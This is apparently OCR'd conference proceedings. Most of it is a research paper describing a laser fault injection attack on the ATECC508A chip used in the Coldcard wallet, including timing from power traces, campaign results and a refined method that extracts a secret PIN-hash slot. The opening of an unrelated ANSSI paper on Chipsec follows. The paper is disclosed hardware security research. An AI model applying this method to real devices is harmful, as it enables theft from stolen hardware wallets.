


Fig. 6. EEPROM memory cells. Captured with 50X magnification objective lens

vendor-specific error code, giving useful information for diagnostic after fault injection.

The I^2C peripheral of Scaffold was used to generate accurate trigger during read and write transactions. We used this trigger source to start the Scaffold's configurable delay and pulse generator connected to the infrared laser source. With this setup we are able to inject faults synchronized with the I^2C transactions, with very low jitter.

The 3.3 V power supply of the device under test is controlled by the Scaffold board. It is switched OFF and ON before each new test to recover from possible circuit crashes.

4.2 Power measurement

The device power consumption reflects its activity. Each instruction executed by the CPU has a signature on the power trace. In a black-box approach, it is quite hard to interpret a power trace. However, comparing different power traces given different execution paths can provide an attacker good hints on the best timing for fault injection. Also, patterns and their repetitions can give interesting information.

In our setup, we measured the power consumption of the device under test using a 20 Ω shunt resistor (R1) connected between the circuit ground pin and the board ground, as shown in Figure 8. We didn't use any decoupling capacitor to prevent low-pass filtering. The signal is amplified




Fig. 7. Our Laser Fault Injection test bench

using an operational amplifier close to the resistor (gain $G = 1 + \frac{R2}{R3} = 11$). The output of the amplifier is then fed to an oscilloscope which records the power traces.

4.3 Targeted asset and attack path

Prior to the fault injection campaign, we programmed the devices in the same exact configuration as the Coldcard wallet. This configuration is detailed in Table 2. We loaded the PIN hash data slot with easily recognizable data: `0123456789abcdef`... It is important to note that the data slots cannot be written if the configuration is not locked, and the circuit will then operate normally only when both configuration and data zones are locked. There is no possibility to rollback to factory settings, therefore any will to change the configuration or data for testing purpose will require using another sample.

The "is secret" flag of the data slot is set: read is strictly prohibited. This data slot can only be used to prove to the secure memory the knowledge of the PIN code and unlock other data slots.

In black-box approach, it is hard to identify quickly possible attack paths, as the implementation details and protections of the functionalities are totally unknown. We had to make an attack path hypothesis and then try out. Furthermore, it is highly recommended to choose a path where only one fault is enough to bypass the security. Performing multi-fault




Fig. 8. Setup schematics for power trace measurement

Name	Value	Comments
Raw	`0x8f43`	Slot configuration value
Write config	encrypt	Writes are always encrypted
Write key	`0x3`	Write encryption key index
Read key	`0xf`	Read encryption key index
Is secret	True	This data slot can never be read
Encrypt read	False	Read are forbidden by "is secret" flag, but allowing plain text can help us if we manage to bypass "is secret" flag.
No MAC	False	MAC and HMAC commands with this data slot are allowed.

Table 2. Targeted data slot configuration details

attacks is extremely difficult: there is usually no way to know whenever a first-fault was successful or not until you manage to pass both of them! In this context, it's necessary to perform temporal and spatial scanning, injecting faults randomly and observing the different behaviors of the circuit.

In our case, we chose to attack the *Read Memory* command of the device. Our objective was to retrieve the first 32 bytes of the secret slot storing the wallet PIN hash, with the configuration described previously. We supposed the firmware would check for the "is secret" flag with a simple conditional branch to determine whether or not the user has rights to access this data slot. If this scenario is valid, only a single fault during the branch instruction should be enough to bypass the security.

Although the "encrypt read" flag shall not be relevant (all reads are forbidden!), it is a chance for us that it is set to False: if we manage to

bypass the first security check ("is secret" flag), we want the data to be output in plain and not encrypted with an unknown key.

Once the scenario is established, there are critical attack parameters that need to be found to perform successful security bypass of the *Read Memory* command: we need to know WHERE and WHEN to shoot with our laser. The next sections will explain how we searched for those settings.

5 Learning from the power trace

As we mentioned, the power trace of a circuit can reveal a lot of useful information. The Figure 9 shows a measured power trace of the circuit during the execution of the *Read Memory* command on an authorized data slot. The top blue waveform is the I^2C SDA signal, which transports the read command sent to the ATECC508A device. The bottom red waveform is the power trace. As soon as all the bytes of the command are received by the ATECC508A circuit, a rise in power consumption is visible: the CPU of the circuit starts processing the input command and thus requires more energy than when it was waiting. Once the command is processed, the power consumption goes back to an idle level.

When doing the same experiment but trying to access a forbidden data slot, the waveform in Figure 10 can be observed. We can see that the processing of the command takes less time: this is to be expected as the program returns an early error message when it checks for the access rights.

The observations can be improved by averaging the power traces to eliminate the noise from the clock jitter, and then superimposing both waveforms. The Figure 11 shows this measurement. The red waveform corresponds to the forbidden access, and the dark-gray waveform to the granted access. The beginnings of the power traces perfectly match until a precise time. This gives us a very precious information: it is the time when the circuit takes a different decision from the given inputs, when the program control flow differs. This time probably corresponds to a conditional branch testing the "is secret" flag of the data slot configuration.

The granted access power trace (dark-gray) also shows a repetitive pattern, shortly after the branch divergence. We supposed this part of the power trace corresponds to the data transfer from the EEPROM memory to a buffer in the RAM memory. We could validate this hypothesis experimentally by faulting the data transfer, injecting fault at this time when reading an authorized data slot. We observed that the faulted byte index was depending on which pattern we targeted, and we found out the

device copies the 32 bytes data slot by 8 transfers of 4 bytes. As expected this data transfer does not occur when the slot is secret (red power trace).

This power trace analysis gives us a precious hint on the fault injection time. It does not give an exact timing, but considerably reduces the search space, and therefore increases the probability of success.

6 Testing campaign

To search for vulnerabilities, we ran an automated one day long fault injection campaign on the *Read Memory* command. Each test was composed of the following steps:

1. Laser beam displacement: the laser is moved at a random location above the ROM memory region (see Figure 5). We didn't explore the whole chip with the laser and we chose to focus on the ROM memory as it usually gives good chances of faulting the program instructions during execution.
2. Laser pulse delay configuration: the fault injection time is randomized in a small time window around the branch identified in the power-trace (Figure 11).
3. ATECC circuit power-on
4. ATECC prelude commands for wake-up and initialization
5. Laser trigger activation: the next I^{2}C command sent to the circuit will send an electrical pulse to the pulse generator, which will activate the laser for a short duration and after a configured delay (set in step 2).
6. Execution of the *Read Memory* command. The laser illumination will occur during the processing of this command.
7. Log the response from the circuit (error code, returned data or communication errors)
8. Laser trigger deactivation
9. ATECC circuit power-off

Thanks to our custom I^{2}C communication management with our dedicated hardware, our script is able to raise an exception for every possible communication error. No fault can lead to attack script crashes: we are able to log any kind of chip misbehavior and let the test campaign run for a very long time.




Fig. 9. Power trace during granted memory read




Fig. 10. Power trace during denied memory read




Fig. 11. Averaged power traces comparison between granted and denied read requests

7 Results

343617 fault injection tests have been performed during the campaign. 1546 tests resulted in data transmission from the ATECC508A device and the execution status "OK". Lots of different output data have been collected. The Table 3 is an extract of the most frequently received data. Most of the received data have the correct expected length (32 bytes), but unfortunately, none of them matched the initially programmed value `0123456789abcdef....`

From the result log we observed some data was received multiple times. Although those records are random look-alike, since the device is restarted before every test, we deduced it was stored in the non-volatile memory of the device.

In Figure 12, we plotted the occurrences of the received data. The X-axis corresponds to the test number, growing over time. Some particular data are interesting and can be read as following:

— the data starting with `a712c613...` (line 1 in Table 3; line 1 in Figure 12) has been received 336 times between experiments n° 33 and n° 114317.

— the data starting with `a1ff80fa...` (line 4 in Table 3; line 5 in Figure 12) has been received 76 times between experiments n° 114613 and n° 147932.

— the data starting with `929b86e3...` (line 6 in Table 3; line 7 in Figure 12) has been received 58 times between experiments n° 148053 and n° 169969.

Count	Length	Output data from ATECC508A device
336	32	a712c6137b0b50b401d8deff8b0b3b8e5f2b01e0707d4eaeaeb6bbe589220274
152	32	a092cc6943e6c408bdd924e4ce90b8c895ddac03d2ada707088cace9d9cb803a
151	4	00000000
76	32	a1ff80fa7028066d4dcc023f23e2ec6b79864aa8b6e979e1d63cbf05277ebeb7
72	32	41e0f633a019cd625920691b11400c9387009e68d0b13e53d73257216a4c0ce8
58	32	929b86e3dff0ecb1d2318cf0c4bf5872b32d9db260cf012ae7c00d40cac19cc1
53	32	4e92d8096bfa78254581b9f5b987e60337e4f9860f92a2615581676e896854dd
51	32	011ffd4b459e81f8ab7f42cd2662fc6117cad15cb99155e72ed6b76211067e22
50	64	09c8420000000000000000000000000000000000000000000000000000000000...
43	32	9dbf7427f5098feb2c708174875896f7294629a30049f5aa825dffa05b7c3c29
37	32	f6fecd81f528d1ebfcf005b0d59ebfd84839dbcc0c1a9614be3a13351009b107
31	32	8f8a22572231abafd8035be7d84eece928e7754d966b054fa4f02e5d02599bc6
29	32	069ff7317d731544177eb8d663f97f27dd3c7cbf1b41bc4e88eca06e41effc6c
21	32	c776a730a55dd031685d2afc76672ba5d23187ca07ce42b66286888be89cac2d
20	4	01000000
15	32	89f3c21a72ebb69fb1f6010fe3c0a3ab6ebb81356337b3e2a7024024d40ba371
14	32	2132c13ce836eda1ab62fc3c9b07345da28616d792e0ebc3e7bae5864c0d9e80
12	32	07f2bba24ebdd721e76b9e0d8e8b2b8431679a147f0562a8565cb382bf5ac2e1
12	32	e7edcd6b9e8c1c2ef387f529bc29cb7ccfe14ed4195d251a57525ba6f26870be
11	32	1c60381c2111566e7b200149b12bc72ee416bd90d1db927d4fe0abc008d0349a
11	32	487ce193a06c6fd01d38221f0fb1b5efaf3af73a8c3b1078732b34a03e10c806
9	32	3496bdbbe1653dfd789610c269d69f9dfbcc4d0ea9231a6367a001c752e5e097
9	32	e89fe351556fa969ef2625c714ee21ec7f05293ac67eb928d5e16be9114c288b
6	32	fea48df33529bd4490c47a7511d58cd367762ea3b99155e7d129489d11067e22
6	32	50f3f6d9cbbd00a75657998278f7783700d80b70c5f68d5d3e5a1fb2882dcd51
5	32	2987190f1ca47ae372a4c7d575272b066006a5f15f871e06249022da9a7de790
5	32	1856bdd3ee3b2092c83ccd918b9ebbcebf5db12b195d251aa8ada459f26870be
4	32	f849cb1a3e0aeb9ddcd0a6b5b93c5b3641db65eb7f0562a8a9a34c7dbf5ac2e1
4	32	2ffef9424c7e67d31b519d3d4ea96444265a5189aadba8ab27624ca34c2fdf27
4	32	ee71dacb9ef9be9cb79fbe2da2d87200e7db278645d70b31f34b3827a634b450
4	32	617b9c689bc8017dc2fab6cedb0eec4a9ad05776ce2259ffe2e6840c70b8d07b
4	32	9ec0ecd0eb7f3dc1f9418e76ecb99cf8ea6ca889ce2259ff1d197bf370b8d07b
3	32	ba6d03441f848722d1879d7b1c4200c1acf76d2c18378934cf80a74790f448cc
2	32	39f89fdcf322080d983818ce187b8080a8368ce9c3358cba4dc2fbe281ecd863
2	32	873ffa64d6a33ced01c5600e366ef3b2ea67c66b5b0cf08a67dae901d429e2d6
2	32	172493e925d895d5d49d1d7f2359515e0fb9d6c5c67eb9282a1e9416114c288b
2	32	f92487890dc429f82cc5806e544e0f95ad8083401b41bc4e77135f9141effc6c
1	32	03ef60a44cc20e776047a0fa7824021d32a8c80804cd330b1a5177d9b58f3264
1	32	e94af4f13db169fd5ff6f20fb347eccb424ed1421dd2bdb1ecf63bae66f67d5c
1	25	09c84200000000000000000000000000000000000000000000

Table 3. Collected output data from ATECC508A device resulting from *Read Memory* command fault injection

— etc.

For the mentioned data, the occurrence ranges intersection is ∅. From this, we understood the laser faults injected during the tests were changing the data stored in the non-volatile EEPROM memory. It is probable that a laser fault injected between experiments n° 114317 and n° 147932 overwritten `a712c613` with `a1ff80fa`. This pattern can be observed 12 times across all the testing campaign.

Furthermore, some data seem to come in pairs:

— `a1ff80fa...` with `07f2bba2...` (Pair A in Figure 12)

— `929b86e3...` with `3496bdbb...` (Pair B in Figure 12)

— `f6fecd81...` with `50f3f6d9...` (Pair C in Figure 12)

— `41e0f633...` with `e7edcd6b...` (Pair D in Figure 12)

— etc.

We supposed pairs were corresponding to the same data, which were returned encrypted in some cases, and in plain text in the other cases. We could not verify this hypothesis since the encryption key was unknown to us.




Fig. 12. Output data occurrences over the experiments

At the end of the campaign and after the results analysis, we believed the data we were trying to read in the secret slot had been overwritten. The

ATECC508A circuit provides the *"GenKey"* command which generates a new P256 elliptic curve key (32 bytes) and stores it in the data slot given in the command parameters. A laser fault injection had probably disturbed the program control flow and executed this command by accident.

The ATECC508A device also provides a *"MAC"* command which computes and returns the SHA-256 digest of random nonces, the device serial number, and the first 32 bytes of a chosen data slot. We used this command to demonstrate that the last received data in the test log (`069ff731...`) was the content of the targeted data slot, proving we had several successful faults during the whole campaign.

To summarize, the possible circuit behavior after fault injection during our testing campaign were the following:

- The *"Read"* command is executed but the arguments are faulted and an authorized data slot is returned instead of the requested one.
- The command executed is not the correct one: this can happen if the command code is faulted, or if the command dispatcher control flow is modified. For instance, if the *Random* command is executed instead of the *Read* command, the circuit will return an "OK" status with generated random data.
- The command executed is not the correct one and overwrites the data we want to read. This happens if a key generation is accidentally started. This is a very problematic situation as it is hard to detect and usually requires changing the slot to be read or replacing the sample by a new one.
- The fault triggers an invalid write in the EEPROM configuration memory. This may destroy the chip and require replacing it. We encountered this case a few times, and this is the most annoying result since we need to prepare a new sample to continue the tests.
- Command execution is faulted and produces an internal checking error.
- And other behaviors very hard to understand in a black-box approach!
- The *"Read"* command is executed but the data sent seems to be incorrect, probably overwritten.

8 Refining the attack

The attack campaign detailed previously showed that there might be a risk to erase the targeted asset data before being able to retrieve it. We

spent more time to refine the attack parameters to reduce the risk of data loss. We identified a precise timing and laser beam position for which the chances of success of the attack is high, and the chance of data lost is low.

We tested those new parameters on a new device and we were able to extract the expected data (`0123456789abcd...`) in less than 2 minutes of testing. This demonstrated that the vulnerability can be exploited in a real-case scenario.

9 Further work

During our security evaluation of the ATECC508A circuit, we also identified another vulnerability which allowed us to change the serial number of a circuit. We also demonstrated this vulnerability can be used to unlock the configuration zone of a locked circuit, which may grant access to all the stored data. Those attacks were really hard to perform compared to the one presented in this article, and we only managed to perform it twice. Furthermore, there is a very high risk of destroying the chip permanently when attempting to unlock it, making the attack not very practical for the moment. We are still investigating on those attack paths.

Microchip released the ATECC6̲08A, which is the backward-compatible successor of the ATECC5̲08A. This circuit seems to use the exact same silicon, with a new firmware providing more functionalities, and with more software security hardening. A security evaluation of this circuit against fault injection should be interesting to perform, and for sure a real challenge!

10 Conclusion

We identified the *Read* vulnerability in less than one month of work and demonstrated it is a practical attack. Although we used expensive equipment, the gain from such an attack can be very high, in particular if the target is a stolen hardware wallet.

Sample preparation is limited since it is not mandatory to thin the silicon substrate. Since the samples can be easily acquired and do not require a lot of preparation, we did not hesitate to inject faults with a lot of power or pulse count in order to increase the success probability. Therefore, two chips have been destroyed during the laser campaigns before getting a successful breaking fault. Destruction may come from

invalid EEPROM write operations at critical addresses, but we could not verify this hypothesis.

A particular difficulty we met when researching exploitable faults on the ATECC508A is that this circuit cannot be programmed back to default factory settings. It is not either possible to load custom code for testing purpose. Some chips were broken after bad EEPROM configuration, due to misunderstanding of the datasheet while discovering the circuit and its commands. Other chips have been broken with invalid writes in EEPROM memory, induced by laser faults. During the *Read* attack campaign, known data which have been loaded during configuration and before locking the chip have sometimes been overwritten by undesired key generation induced by faults - making the detection of a successful fault undetectable since the dumped data was not the expected one. Every time a chip is broken, a lot of time is spent preparing another sample. This slows down attackers in finding vulnerabilities.

Vulnerabilities on standard microcontrollers usually give full access to all stored data. Regarding the ATECC508A, our vulnerability is only applicable to a specific data slot configuration. Data slots configured for P256 key storage, which is the typical use case for this product in IoT, are not vulnerable to this attack path.

As of today we consider this chip vulnerable to laser fault injection. Despite the identified vulnerabilities, we think the ATECC508A circuit was a smart choice to protect secrets and we want to remind it is a much safer security solution than relying on microcontrollers non-volatile memory for storing secrets. No agreement with the manufacturer is required to buy and develop a product using this circuit. However, the security assurance level of this solution is not as high as certified secure elements.

11 Acknowledgments

The vulnerabilities presented in this paper have been reported to Microchip - the ATECC508A manufacturer - before any publication. We want to thank them for their warm collaboration and their will to fix the issues and make their products more secure. This work have also been reported to Coinkite - the Coldcard wallet manufacturer.

References

1. Karim Abdellatif, Charles Guillemet, and Olivier Hériveaux. Unfixable Seed Extraction on Trezor - A practical and reliable attack. `https://donjon.ledger.com/Unfixable-Key-Extraction-Attack-on-Trezor/`, 2019.

2. Ledger Donjon. Scaffold. https://github.com/Ledger-Donjon/scaffold, 2019.
3. Daniel Genkin, Adi Shamir, and Eran Tromer. RSA Key Extraction via Low-Bandwidth Acoustic Cryptanalysis. *Advances in Cryptology - CRYPTO' 2014*, pages 444–461, 2014.
4. JIL. Common Criteria Part 3: Security assurance components. https://www.commoncriteriaportal.org/files/ccfiles/CCPART3V3.1R4.pdf, 2012.
5. Paul Kocher, Joshua Jaffe, and Benjamin Jun. Differential Power Analysis. *Advances in Cryptology - CRYPTO' 99*, pages 388–397, 1999.
6. Paul C. Kocher. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. *Proceedings of the 16th Annual International Cryptology Conference on Advances in Cryptology*, pages 104–113, 1996.
7. Kraken. Inside Kraken Security Labs: Flaw Found in Keepkey Crypto Hardware Wallet. https://blog.kraken.com/post/3248/flaw-found-in-keepkey-crypto-hardware-wallet-part-2/, 2020.
8. Microchip. ATECC508A CryptoAuthentication Device Complete Datasheet. http://ww1.microchip.com/downloads/en/DeviceDoc/20005927A.pdf, 2019.
9. Johannes Obermaier and Stefan Tatschner. Shedding too much Light on a Microcontroller's Firmware Protection. *11th USENIX Workshop on Offensive Technologies - WOOT 17*, 2017.
10. Jean-Jacques Quisquater and David Samyde. ElectroMagnetic Analysis (EMA): Measures and Counter-measures for Smart Cards. *Smart Card Programming and Security*, pages 200–210, 2001.
11. Alexander Schlösser, Dmitry Nedospasov, Juliane Krämer, Susanna Orlic, and Jean-Pierre Seifert. Simple Photonic Emission Analysis of AES. *Cryptographic Hardware and Embedded Systems - CHES 2012*, pages 41–57, 2012.
12. Jörn-Marc Schmidt, Michael Hutter, and Thomas Plos. Optical Fault Attacks on AES: A Threat in Violet. *2009 Workshop on Fault Diagnosis and Tolerance in Cryptography - FDTC*, pages 13–22, 2009.
13. Sergei P. Skorobogatov. Semi-invasive attacks - A new approach to hardware security analysis. 2005.
14. Sergei P. Skorobogatov. Optical Fault Masking Attacks. *2010 Workshop on Fault Diagnosis and Tolerance in Cryptography*, pages 23–29, 2010.
15. Sergei P. Skorobogatov and Ross J. Anderson. Optical Fault Induction Attacks. pages 2–12. Springer, 2003.
16. Christopher Tarnovsky. Security Failures In Secure Devices. *Black Hat DC*, 2008.
17. Jasper. G. J. van Woudenberg, Marc F. Witteman, and Frederico Menarini. Practical optical fault injection on secure microcontrollers. *2011 Workshop on Fault Diagnosis and Tolerance in Cryptography*, pages 91–99, 2011.

Utilisation de Chipsec pour valider la sécurité de plate-formes matérielles

Arnaud Malard et Yves-Alexis Perez
arnaud.malard@ssi.gouv.fr
yves-alexis.perez@ssi.gouv.fr

ANSSI

Résumé. Dans le cadre de l'achat des postes de travail informatiques du gouvernement français, l'ANSSI a mis en œuvre avec la DAE (direction des achats de l'État) un processus permettant de s'assurer que ces machines soient conformes à des exigences de sécurité matérielles. Celles-ci, rédigées par l'ANSSI, vérifient notamment que les constructeurs de PC maîtrisent les composants matériels embarqués, qu'ils proposent des fonctionnalités de sécurité minimales ou encore que les firmware (BIOS/UEFI) soient correctement configurés. Pour s'assurer du respect des exigences techniques, un outil dédié aurait pu être développé mais l'ANSSI a choisi d'utiliser un outil existant et fiable : Chipsec, projet libre écrit en Python et soutenu par Intel. Chipsec est très modulable et permet aussi bien de relever les registres de configuration de contrôleurs matériels que d'en interpréter les valeurs pour remonter un premier état de sécurisation. L'autre atout de Chipsec, qui a poussé l'ANSSI à l'utiliser, est qu'il est fortement maintenu, aussi bien au niveau des processeurs supportés qu'au niveau des registres à vérifier selon les dernières vulnérabilités bas niveau découvertes.

1 Contexte : détection de vulnérabilités liées au matériel

En 2015, du trafic réseau suspect est détecté dans le réseau d'une administration française. Ce trafic réseau est rapidement lié au logiciel Computrace, installé de façon non autorisée sur des postes clients récemment acquis et déployés par le service informatique.

1.1 Computrace

Computrace est un logiciel de lutte contre le vol des ordinateurs portables. Maintenant nommé Absolute Home & Office, il est composé de deux parties :

— un agent logiciel, s'exécutant au-dessus du système d'exploitation, qui maintient un lien permanent avec les serveurs de la société Absolute afin de transmettre la position géographique de l'ordinateur et vérifier s'il n'a pas été déclaré volé ;

— un module persistant, activé au niveau du BIOS (ou firmware UEFI) de la machine, entre autres chargé d'injecter l'agent logiciel lors du démarrage du système d'exploitation (Windows en particulier), afin d'empêcher que le formatage du disque dur ne désactive les fonctionnalités d'anti-vol.

Les possibilités de l'agent logiciel ne se limitent pas à la fonctionnalité de vérification du statut de la machine et à la transmission de la position géographique (connue grâce à l'éventuel présence d'un GPS ou bien par triangulation grâce aux points d'accès wifi présents à proximité). L'agent s'exécute avec des privilèges élevés et est capable d'actions sur le système qui peuvent s'apparenter à celles d'un rootkit, en particulier la possibilité d'exécuter des commandes et d'installer de nouveaux logiciels.

Les privilèges élevés conférés au logiciel (ainsi qu'au module persistant) ont mené à l'examen de celui-ci par l'entreprise Kaspersky à deux reprises, en 2009 puis en 2014. Les investigations se sont traduites par la publication d'un article [18] ainsi qu'une présentation [19]. Ces documents détaillent des vulnérabilités identifiées dans Computrace, qui peuvent mener à une prise de contrôle complète du système par un attaquant.

1.2 Investigation

L'activation silencieuse du logiciel Computrace a été tracée jusqu'à un communiqué [20] de l'entreprise Lenovo, fabricante des postes de travail déployés au sein de l'administration concernée. Dans certaines versions de BIOS, Lenovo a *involontairement* activé dans le BIOS le module de persistance, ce qui se traduit par l'injection dans le processus de démarrage de Windows du premier étage de l'agent Computrace, qui cherche ensuite à vérifier l'activation du service auprès des serveurs de la société. Une des machines concernées par cette version de BIOS a été utilisée pour générer le *master* d'installation des postes du service, qui a ensuite servi à installer un certain nombre de machines, déployées par la suite au sein du service. C'est ce qui a mené à la génération de trafic réseau vers les serveurs de l'entreprise Absolute.

1.3 Réponse immédiate

Une fois l'origine du problème identifié, la résolution a principalement consisté en une coordination avec Lenovo et le service informatique afin de désactiver le module persistant, mettre à jour les BIOS des machines concernées et éviter une réinstallation de l'agent.

1.4 Réponse à plus long terme

Même si l'origine malveillante de cet épisode n'est pas démontrée, il montre l'importance d'avoir un suivi des composants matériels en plus des composants logiciels, au sein d'un parc informatique. En effet, même si les postes informatiques sont considérés comme du matériel, ils contiennent une quantité importante de codes informatiques, sous une forme communément appelée *firmware* (ou micrologiciels). On pense bien évidemment au BIOS qui s'exécute au démarrage sur le processeur principal, mais il existe aussi les logiciels s'exécutant sur d'autres processeurs, par exemple celui des périphériques (carte réseau, carte graphique etc.), des co-processeurs tels que le Intel CSME (*Converged Security & Management Engine*), ou encore les microcodes du processeur lui-même.

